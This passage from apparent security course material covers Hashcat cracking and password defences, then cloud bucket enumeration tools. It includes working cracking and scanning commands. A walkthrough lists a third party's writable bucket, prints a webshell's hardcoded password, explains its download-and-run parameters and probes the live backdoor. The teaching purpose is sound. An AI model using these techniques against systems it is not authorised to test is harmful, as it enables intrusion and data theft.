Guess.Mod.....: Mask (?d?d?d?d) [4], Left Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod...: 1/1 (100.00%)
Speed.#1.....: 706.1 MH/s (0.24ms) @ Accel:64 Load:100%
Recovered.....: 5/5 (100.00%) Digests, 1/1 (100.00%)
```

TIP

Here Hashcat's Hybrid Mask + Wordlist attack tries all passwords in the wordlist, prepending the mask characters to the beginning of each word.

This feature is less commonly applied, though still useful.

Finally, the Hybrid Mask + Wordlist attack operates similarly, except that the mask is prepended to each word in the wordlist file.

- In addition to flexible attack modes, Hashcat comes with password permutation rules
- Rules files mutate a wordlist with variations
 - Toggle the case of each letter in the word
 - Replace e's with 3's, a's with 4's (l33t speak)
 - Reverse words, capitalize the first letter, append a number, append a special character, etc.
- Look at the Hashcat `rules` directory for examples

```
$ hashcat -m 1000 -a 0 ./smart-hashdump.txt words.txt -r best64.rule
0ee0ba58a33adf896f199cc7be9bbc63:Sunshine123
bb29981e0b7a75cd8a7def0c5679f571:Nonagon123
```


In addition to the sophisticated features of Hashcat's attack modes, Hashcat also supports flexible password permutation rules. Using a rule file, an attacker can mutate passwords in predictable ways to conform to common password selection techniques. For example, the attacker could use a rule file to toggle the case of each letter in the word (for a Straight attack, or other attacks using a wordlist file), or convert words to l33t speak, or reverse words, capitalize the first letter, append a number, append a special character, etc.

Writing rules for Hashcat can be challenging due to the obscure syntax used, but several rules already exist that can be incorporated into an attack in the Hashcat source code rules directory. The `best64.rules` file for example will mutate input passwords in ways that mirror how users typically select password to great success. The `best64.rules` file is available in the Hashcat GitHub repository at <https://github.com/hashcat/hashcat/blob/master/rules/best64.rule>.

Preparation: Disable LANMAN Authentication

Password Cracking

- Stop storing LANMAN hashes by defining reg key:
 - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
 - On the Edit menu, click Add Key (DWORD), name NoLMHash
 - LM hashes disappear when user next changes password



You can begin to purge LANMAN hashes from the local system by defining the NoLMHash registry key. With this key defined, a LANMAN hash cannot be stored when each user next changes their password.

- Windows includes rudimentary password complexity enforcement:
 - Can be enforced with Group Policy if you have Active Directory
 - Password length is one of the most valuable tools to force passphrase use when selecting passwords
 - Consider 20-character passphrases if possible
- UNIX systems can use Pluggable Authentication Modules (PAM)
 - Use an external directory or local password length/complexity policies
- Avoid *reset every 90 days* policies
 - It makes it harder for users to select and remember passwords
 - Leads to poor password selection, or sticky-note reminders

First, we can audit our current passwords to identify just how much of a problem weak passwords are in your environment. You can audit the passwords in your own organization using ntdsutil and Hashcat, then gain insight into the recovered passwords using the Domain Password Audit Tool (DPAT), which we'll examine shortly.

Windows environments can enforce password complexity controls using the Active Directory Users and Computers MMC snap-in:

1. Select the Properties for the domain object.
2. Select the Group Policy tab.
3. Open the Default Domain Policy GPO.
4. Navigate to the password policy path at Group Policy Object Policy\Computer Configuration\Windows Settings\Security Settings\Account Policies>Password Policy.
5. Turn on the *Passwords must meet complexity requirements of installed password filter* settings. The changes apply the next time the GPO policies are applied to your domain controllers.

It should be noted that to thwart brute force attacks and password cracking, password length is often more important than the complexity of character types users have in their passwords. Setting a minimum password length of 20 or even 30 characters can help force users to choose passphrases that are more memorable and easier to type rather than complex shorter passwords. Passphrases tend to be harder to guess and crack than complex, shorter passwords.

For UNIX systems, Pluggable Authentication Modules (PAM) is used to extend the password complexity and length rules, or to link a system's authentication into an external directory such as RADIUS, Kerberos, or other Authentication, Authorization and Accounting (AAA) products (including popular MFA tools platforms such as Cisco Duo, Okta, RSA, and others).

Finally, avoid the implementation of *reset every 90 days* policies. On the surface, this seems like it might be a positive practice to keep rotating passwords, but in practice it leads to users selecting weaker overall passwords or writing passwords down on sticky notes. Many organizations still require password reset procedures due to legacy recommendations from the National Institute of Standards and Technology (NIST), although NIST no longer recommends this practice (NIST SP800-53 Control Number AI-5(1)).


Make hashes hard to crack, make them hard to get, or make them *valueless*

- Multi-factor authentication is the best defense against password cracking (and guessing/spray) attacks
- Make MFA a requirement for any new system introduced into your organization (on-premises or cloud)
- Leverage FIDO2-compliant standards for interoperability across platforms
 - Public key cryptography with user-specific access restrictions
 - Supports multiple hardware devices for MFA

There are three strategies to defeating password hash cracking attacks: Make password hashes hard to crack (password complexity policies), make password hashes hard to get (Windows Defender for Endpoint and virtualization isolation), or make the password hashes valueless to the attacker. The first two options are generally easier to manage and deploy, but do not solve the password problem in a comprehensive manner. The best option to defeat password-based attacks is to deploy multi-factor authentication (MFA) systems that require at least two factors for authentication.

What stops many MFA deployment projects from ubiquitous deployment in an organization is cost. It can be helpful to present to management the hidden costs of legacy password-based solutions as a motivator to authorize funding for an MFA project. For example, there are many examples of organizations that were breached due to weak passwords, and the 2019 average total cost of a breach is \$3.92 million USD (reported by the IBM *Cost of a Data Breach Report*, <https://www.ibm.com/security/data-breach>). Beyond those costs though, there are additional costs in helping users manage passwords. The FIDO Alliance reports that the average help desk labor cost per password reset is \$70 USD (<https://fidoalliance.org/what-is-fido/>). For most organizations, password reset calls are the #1 most common help desk request, representing a substantial cost to the organization.

Where possible, require that any new systems brought into the organization are ready for MFA with support for the FIDO2 certification (<https://fidoalliance.org/overview/>). This will provide you flexibility to choose different MFA form factors to suit different business needs.



This visual association summary is included in your ISO media files as Summary-PasswordCracking.pdf

In this module we investigated the topics surrounding password cracking, a fundamental technique for attackers. In many breaches we see the same steps applied by an attacker: exploit an initial system, dump password hashes, crack the passwords, then reuse the recovered passwords to gain access to new target systems. Understanding these steps and the tools and techniques is important as defenders to characterize this attack and to implement detective and defensive techniques.

We looked at two primary tools in this module for password cracking: John the Ripper (John) and Hashcat. The primary advantage of John the Ripper is its simplicity; if you supply a file with password hashes to John it will figure out the hash type and start to crack the hashes immediately. John can run on multiple platforms (Linux, macOS, Windows), and has broad support for cracking different hash types. For UNIX and Linux systems, the recommended process for using John against local user login passwords is to merge the `/etc/passwd` and `/etc/shadow` files into a single file using the `unshadow` tool before using John to crack the password hashes. John will use three modes of operation to try and crack the passwords: single crack mode (use the username and name fields with multiple variations), wordlist mode (use a word list), and incremental mode (brute-force all possible passwords). A fourth John mode known as *external mode* is also available that leverages passwords generated by an external program.

Hashcat is an arguably superior password cracking tool, but at the cost of complexity. Hashcat has the most comprehensive support for cracking different password hashes and can leverage GPUs to accelerate the password cracking process. Hashcat supports multiple attack modes that you specify manually including straight mode (wordlist), combinator mode (merge two wordlists as suffixes/prefixes), and the mask attack mode with hybrid variations. The mask attack mode allows you to describe a password format using *markers* that allows Hashcat to brute-force the passwords within the defined range of possibilities. Hashcat also supports rules that will permutate each password regardless of the attack mode to increase the number of passwords tested using common password selection variations.

Fundamentally as defenders we have three defense strategies: make hashes harder to crack (longer passwords, more complex passwords), make the passwords harder to get (prevent systems from being compromised, use system isolation features to prevent hash disclosure), or *make the passwords valueless*. The last option requires the use of multi-factor authentication (MFA) systems where even if the user's password is compromised, an attacker cannot use it without possession of the MFA device. MFA use is the best solution to mitigate the impact of password cracking, though it comes with additional complexity and cost for the organization as well.

LAB

Please work on two lab exercises:
John the Ripper and *Hashcat*



Please work on two lab exercises: *John the Ripper* and *Hashcat*. For these lab exercises you will need your class Slingshot Linux VM and the class Windows VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Access Attacks

Password Attacks
Lab: Password Guessing Attacks with Hydra
Cloud Spotlight: Microsoft 365 Password Attacks
Lab: Microsoft 365 Password Attacks
Understanding Password Hashes
Password Cracking
Lab: John the Ripper
Lab: Hashcat
[Cloud Spotlight: Insecure Storage](#)
Lab: Cloud Bucket Discovery
Multipurpose Netcat
Lab: Netcat's Many Uses

Next, we'll look at our Cloud Spotlight material for this section: Insecure Storage.


"Open AWS S3 bucket [...] exposes info on 1.3M customers"

- Fundamental cloud storage mechanism for modern applications
 - Amazon S3 Buckets, Google Cloud Buckets, Azure Blobs
- Early cloud storage systems defaulted to public access unless locked down otherwise
 - Led to a lot of early S3 data compromises
- Many enterprises still create cloud storage with public access
 - Possibly intended only for public content distribution
 - Later, users add sensitive information that can expose the organization

Cloud storage mechanisms such as Amazon Web Services (AWS) Simple Secure Storage (S3) buckets, Google Cloud Platform (GCP) buckets, and Azure Blob storage are a fundamental part of modern cloud applications. They are often highlighted as major vulnerabilities that disclose innumerable customer records, intellectual property secrets, and more, affecting large and small companies alike including Netflix, TD Bank, Ford, Walmart, Capital One, and more (<https://www.scmagazine.com/news/breach/data-management-firm-exposed-client-info-on-open-amazon-s3-buckets-researchers>, <https://www.scmagazine.com/news/breach/open-aws-s3-bucket-managed-by-walmart-jewelry-partner-exposes-info-on-1-3m-customers>).

Early in the deployment of cloud storage technology, AWS and other providers defaulted to public access unless configured otherwise by an administrator. This led to many early AWS S3 data compromises as attackers discovered they could search for unprotected buckets. Since then, cloud providers have taken a default-restrict stance when creating buckets, where the administrator must disable the default restrictive security settings to make content publicly accessible. Still, insecure storage services in major cloud providers are a common occurrence where sensitive content is left publicly available and waiting for discovery by an adversary.

Insecure cloud storage is categorized as *Data from Cloud Storage Object* by the MITRE ATT&CK Framework, ID T1530 (<https://attack.mitre.org/techniques/T1530/>).



The process of creating a storage bucket is similar for AWS, Google Cloud, and Azure. In the example on this slide, we create an AWS S3 bucket called *falsimentis-media* using the default region associated with the AWS account. Scrolling down on this page reveals the *Block all public access* option which is on by default. The AWS administrator can change this policy to permit public access to the storage bucket.

It's reasonable to wonder why so many storage buckets are left unprotected and publicly accessible when AWS and other providers default to block public access. While each vulnerability is unique, publicly accessible bucket vulnerabilities are often the result of administrators not understanding the implications of removing security, a lack of understanding of how to use access control lists (ACLs) to protect against unintended use, or the result of publicly accessible buckets intended for public access but later becoming the recipient of private data through a user upload.

Cloud Storage Access

Cloud Storage

- Cloud storage providers provide universal HTTP access to data
 - Easy to access and for application integration
- Endpoint URLs are consistent for each major cloud provider

`https://s3.amazonaws.com/BUCKETNAME`

`https://www.googleapis.com/storage/v1/b/BUCKETNAME`

`https://ACCOUNTNAME.blob.core.windows.net/CONTAINERNAME`

An attacker that wants to enumerate storage need only visit the desired URL, guessing the name value(s).

Cloud storage providers provide universal HTTP access to data to easily integrate with cloud application needs. The endpoint URL needed to access the cloud data is different for each major cloud provider with the endpoints for AWS, Google Cloud, and Azure shown on this page. In the case of Microsoft Azure, the URL endpoint for storage Blobs utilize an account name and a container name to access a given Blob; these names may be the same.

An attacker can enumerate the presence of cloud storage endpoints by visiting the desired URL, guessing the bucket name (and account name/container name for Azure). Several tools are readily available to accelerate and simplify this enumeration process.

NOTE: In the case of AWS, buckets can be accessed using the URL shown on this page, and a variation: `BUCKETNAME.s3.amazonaws.com`. Both naming conventions work the same for access; the developer (or the attacker) can use both to enumerate and access an S3 bucket.

- Takes a wordlist of names and identifies if the bucket exists, and if it is accessible
 - Optionally download all resources using `--download` (Careful!)

```
$ cat words
microsoft
sans-dev
joshsprivatestuff
$ bucket_finder.rb words --download
Bucket found but access denied: microsoft
Bucket does not exist: sans-dev
Bucket Found: joshsprivatestuff ( http://s3.amazonaws.com/joshsprivatestuff
) <Downloaded>
http://s3.amazonaws.com/joshsprivatestuff/01%20Infant%20Selachii.wav
```

Bucket Finder by Robin Wood is one of several tools available to enumerate AWS S3 buckets. Bucket Finder accepts a file name argument that contains a list of possible bucket names, one per line, testing if the bucket exists, and if it is publicly accessible. Bucket Finder also accepts an optional argument of `--download` to automatically download all of the content from a bucket that is publicly accessible. Use caution with this option: you may download a significant amount of data, and you may download content that you may not want on your system.

In the example shown on this page, the wordlist file `words` has three lines. Bucket Finder will visit the HTTP endpoint for each of these possible bucket names (e.g., `http://s3.amazonaws.com/microsoft`, etc.) and report whether bucket exists but was met with access denied, if the bucket does not exist, or if the bucket is found and is publicly accessible.

Bucket Finder does not come with a wordlist for searching for buckets – the user must create that bucket manually. Bucket Finder is available at https://digi.ninja/projects/bucket_finder.php.

- Identifies and enumerates permissions on Google Cloud buckets
 - Uses a permutation wordlist to create common variations on a single bucket name or searches all bucket names in a supplied file
 - Does not download files; use gsutil

```
$ gcpbucketbrute.py -u -k falsimentis
Generated 1216 bucket permutations.

UNAUTHENTICATED ACCESS ALLOWED: falsimentis-dev
- UNAUTHENTICATED LISTABLE (storage.objects.list)
- UNAUTHENTICATED READABLE (storage.objects.get)

$ gsutil ls gs://falsimentis-dev
gs://falsimentis-dev/01 Toddler Selachimorpha.wav
```

For Google Cloud bucket scanning, GCPBucketBrute will identify the presence of storage buckets and enumerate the permissions associated with a bucket (if the bucket is configured to permit permission enumeration). In addition to the basic scanning functionality of Bucket Finder where a single wordlist of buckets can be used (GCPBucketBrute's `--check-list` option), GCPBucketBrute can enumerate permissions using a GCP credential (or as an unauthenticated user with `-u`) and can accept a single keyword for scanning, using a supplied list of common suffixes with the keyword to identify buckets.

In the example on this page, we specify the keyword `falsimentis` for bucket discovery. In this scan, GCPBucketBrute will use a list of 202 unique strings as prefixes or suffixes and will try to use those names as possible bucket names (The list of unique strings are defined in `permutations.txt` file that comes with GCPBucketBrute can be changed.)

In the output on this page, we see that GCPBucketBrute has found the GCP bucket `falsimentis-dev` as a bucket that exists, is publicly accessible, and has `list` and `get` permissions available to unauthenticated users.

GCPBucketBrute does not have the ability to list or download the contents of a public bucket; for this task you can use the `gsutil` tool from Google (<https://cloud.google.com/storage/docs/gsutil>).

GCPBucketBrute is written by Spencer Gietzen of Rhino Security Labs and is available at <https://github.com/RhinoSecurityLabs/GCPBucketBrute>.

- Accepts a list of **accountname:containername** strings, identifies public Azure storage instances
 - Non-delimited strings are used as both the account and container name

```
$ cat namelist
falsimentis
falsimentis:falsimentis-container
falsimentis:falsimentis-container2
invalidacct:nosuchcontainer
$ basicblobfinder.py namelist

Valid storage account and container name: falsimentis:falsimentis-container
Blob data objects:
  https://falsimentis.blob.core.windows.net/falsimentis-container/01
Newborn Euselachii.wav
```

Similar to Bucket Finder, Basic Blob Finder is a tool by this author to scan for and identify Azure Blobs. Since Azure Blobs are identified by an account name and a container name, Basic Blob Finder accepts a list of strings, optionally separated by a colon; entries of a single string are used as both the account name and the container name. Entries with a colon delimit the account name and the container name (respectively).

Basic Blob Finder will identify publicly accessible Azure Blobs and enumerate the files in the Blob. In the example on this page, Basic Blob Finder identifies the account name *falsimentis* and the container name *falsimentis-container*, enumerating a single blob data object (a WAV file).

Basic Blob Finder is available at <https://github.com/joswrlght/basicblobfinder>.

What's the Big Deal? A Walkthrough (I)

Cloud Storage

- Many cloud storage sites are public to deliver public files on websites (media, HTML, fonts, etc.)
- By accessing the file from the cloud provider instead of the website, an attacker can get a directory listing, the original source, and potentially more privileges

```
$ gcpbucketbrute.py -k [REDACTED] -u
...
UNAUTHENTICATED ACCESS ALLOWED: [REDACTED]-bucket
  - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
  - UNAUTHENTICATED LISTABLE (storage.objects.list)
  - UNAUTHENTICATED READABLE (storage.objects.get)
  - UNAUTHENTICATED WRITABLE (storage.objects.create,
storage.objects.delete, and/or storage.objects.update)
```

To help illustrate the risk of unprotected buckets, let's walk through an example of a compromise involving a Google Cloud deployment. When developing this content, this author used a list of the top 10,000 most popular websites on the internet, extracting the subdomain information from the domain suffix as a bucket target keyword (e.g., microsoft.com becomes *microsoft*, cnn.com becomes *cnn*, etc.) Using a shell `for` loop, I used GCPBucketBrute to search for 1216 possible bucket name combinations using the GCPBucketBrute permutation list for each of the 10,000 keywords. This scan took approximately 60 hours to complete.

The scan results identified 2,951 buckets that were publicly accessible (approximately 30%). Of these, 64 were grossly misconfigured, allowing an unauthenticated user to exercise the `storage.buckets.setIamPolicy` permission to change the permissions on the bucket, including the example shown on this page where the (redacted) keyword with the suffix `-bucket` revealed a bucket with `setIamPolicy`, `list`, `get`, `create`, `delete`, and `update` privileges.

With minimal effort, I identified a considerable number of unprotected buckets. This is only the beginning though – the opportunity for an attacker to exploit these vulnerabilities is where the vulnerability becomes more significant.

What's the Big Deal? A Walkthrough (2)

Cloud Storage

- Because the bucket is *listable*, we can enumerate and download all files
- Because the bucket is *writable*, anyone can upload files

```
$ gsutil ls -r gs://[REDACTED]-bucket .
...
gs://[REDACTED]-bucket/krrzzz.jsp
gs://[REDACTED]-bucket/lib
gs://[REDACTED]-bucket/staging/index.html
gs://[REDACTED]-bucket/FxCodeShell.jsp
gs://[REDACTED]-bucket/images/023743ab-new-logo.png
```

This bucket serves files for an online gambling site, including Android and iOS mobile app packages.

The FxCodeShell.jsp file is a backdoor, written to the bucket 12 months before our discovery.

Because the (redacted) bucket is listable, an attacker can enumerate and download all the files. For most of the publicly accessible buckets identified in this scan, that is the only permission available, representing an information disclosure threat. This bucket is also writable though, allowing an attacker to upload files.

To evaluate the exposure of this bucket, I used `gsutil` to list the contents of the bucket, identifying hundreds of files, indicating that the bucket is used in conjunction with an online gambling site for distribution of HTTP image and JavaScript assets. With these files I also identified several Jakarta Server Pages (JSP; formerly JavaServer Pages) scripts, including `FxCodeShell.jsp`. JSP is a server-side execution language. Examining the last modification date of this server page indicates that it was added to the server in 2019:

```
$ gsutil ls -l gs://[REDACTED]-bucket
3365  2019-12-01T14:23:44Z gs://[REDACTED]-bucket/FxCodeShell.jsp
```

Next, I retrieved the contents of the `FxCodeShell.jsp` file for examination:

```
$ gsutil cp gs://REDACTED-bucket/FxCodeShell.jsp .
Copying gs://REDACTED-bucket/FxCodeShell.jsp...
/ [1 files][ 3.3 KiB/ 3.3 KiB]
Operation completed over 1 objects/3.3 KiB.
```


Examining the source code of the `FxCodeShell.jsp` script revealed that it is a webshell tool, allowing an attacker to authenticate to the backdoor page and run remote commands on the web server. It is important to note here that the execution of the JSP page happens where the web server is hosted, which is not the same server as the cloud storage bucket (the web server likely synchronizes files with the cloud storage service).

```
$ grep -i password FxCodeShell.jsp
String password = "FxxkMyLie1836710Aa";
```

Some output on this page has been omitted for space and to hide the identity of the vulnerable site.

What's the Big Deal? A Walkthrough (3)

Cloud Storage



From the older date stamp information in the GCP bucket, we learned that an attacker previously identified the vulnerability where anyone could upload files to the bucket. By browsing to the website using the bucket for storage and accessing the `FxCodeShell.jsp` file, we see a response of 2 from the server (in the upper screenshot on this page). The 2 indicates that the system is a Linux server, which we can also cross-reference with the source code:

```
$ sed -n 10,12p FxCodeShell.jsp      # -n 10,12p prints lines 10-12
String DEFAULT = "0";
String WINDOWS = "1";
String LINUX = "2";
```

Examining the source code further, an attacker can use the malicious code to download and run any appropriate executable on the web server by supplying the backdoor password in the `view=` argument, and a HTTP URL for a malicious payload in the `address=` argument as shown on this page.

It's difficult to determine what happened with the deployment of this backdoor code and the potential for exploiting the webserver that uses the bucket for web files without additional information. One possibility is that an attacker identified the bucket with the `setIamPolicy` privilege, made the bucket writable, and deployed the backdoor code to gain code execution privileges on the web server.

At the time of this writing, the public contact resources for the website hosting the malicious backdoor code and the insecure bucket has not responded to notification of breach reports.

Bucket Discovery: Creative Name Selection

Cloud Storage

- Bucket discovery is about creativity in selecting names
- Using the default wordlists for buckets is OK, but others have likely already scanned those names
 - Apply creativity and think about how administrators might name buckets
- Think about scanning the name *Falsimentis Corporation*

Names	falsimentis	falsi	{name} {token}{name} {name}{token} {token}-{name} {name}-{token}	2021	static	docker	Tokens
	fc	fm		2	services	src	
	fcorp	fmcorp		media	dev	source	
	flsmts	fmc		stor	devops	bucket	
	fals	falsim		storage	ops	files	
	flsmcorp	flscorp		cloud	web	test	

Using any of the bucket discovery tools, an attacker's ability to identify insecure buckets requires that they build a wordlist for scanning. While some default wordlists are available for this type of scanning including Daniel Miessler's SecLists project (<https://github.com/danielmiessler/SecLists>), new bucket discovery is about applying your own creativity in selecting names.

For example, think about the company name *Falsimentis Corporation*. If this were the target for an attacker search for unprotected buckets, they want to consider all of the ways that the company name would be abbreviated and modified where it could reveal insecure buckets. Additionally, the attacker will want to add suffixes and prefixes to each of the name variations, like a cloud administrator would use.

While GCPBucketBrute does some of this permutation for you, this is ideally a job left to the analyst looking for unprotected buckets, leveraging initial OSINT resources to get into the mindset of how a cloud administrator would name a bucket.

Look for unprotected buckets before an attacker does the same

- Use the same attack tools to identify vulnerabilities that could expose your organization
- There is no identity verification for bucket names
 - Others may create buckets purporting to be your company name
 - So-called *bucket squatting*; can be used for phishing attacks
- Attributing bucket ownership can be difficult – *whose files are these?*
- Assessing risk of open buckets can also be difficult – *is there sensitive information disclosure in any of these 100K files?*

As defenders, we can use these bucket scanning tools to search for unprotected buckets deployed in our own organizations as well. Applying the same techniques that an adversary would use when creating your wordlist, you can scan for and assess your own risk for exposed data. Note that some providers may require prior approval for this level of testing or may prohibit it outright; work with your cloud service provider and always get authorization from your employer before conducting this type of assessment.

It is important to note here that none of the cloud providers use identity verification for bucket names. This has led to cases where an attacker may register a bucket that uses an organization name (or a similar name) as part of a phishing attack or other social engineering engagement, or even reused a bucket name where prior references still exist that point to a deleted bucket. This attack is known as *bucket squatting*.

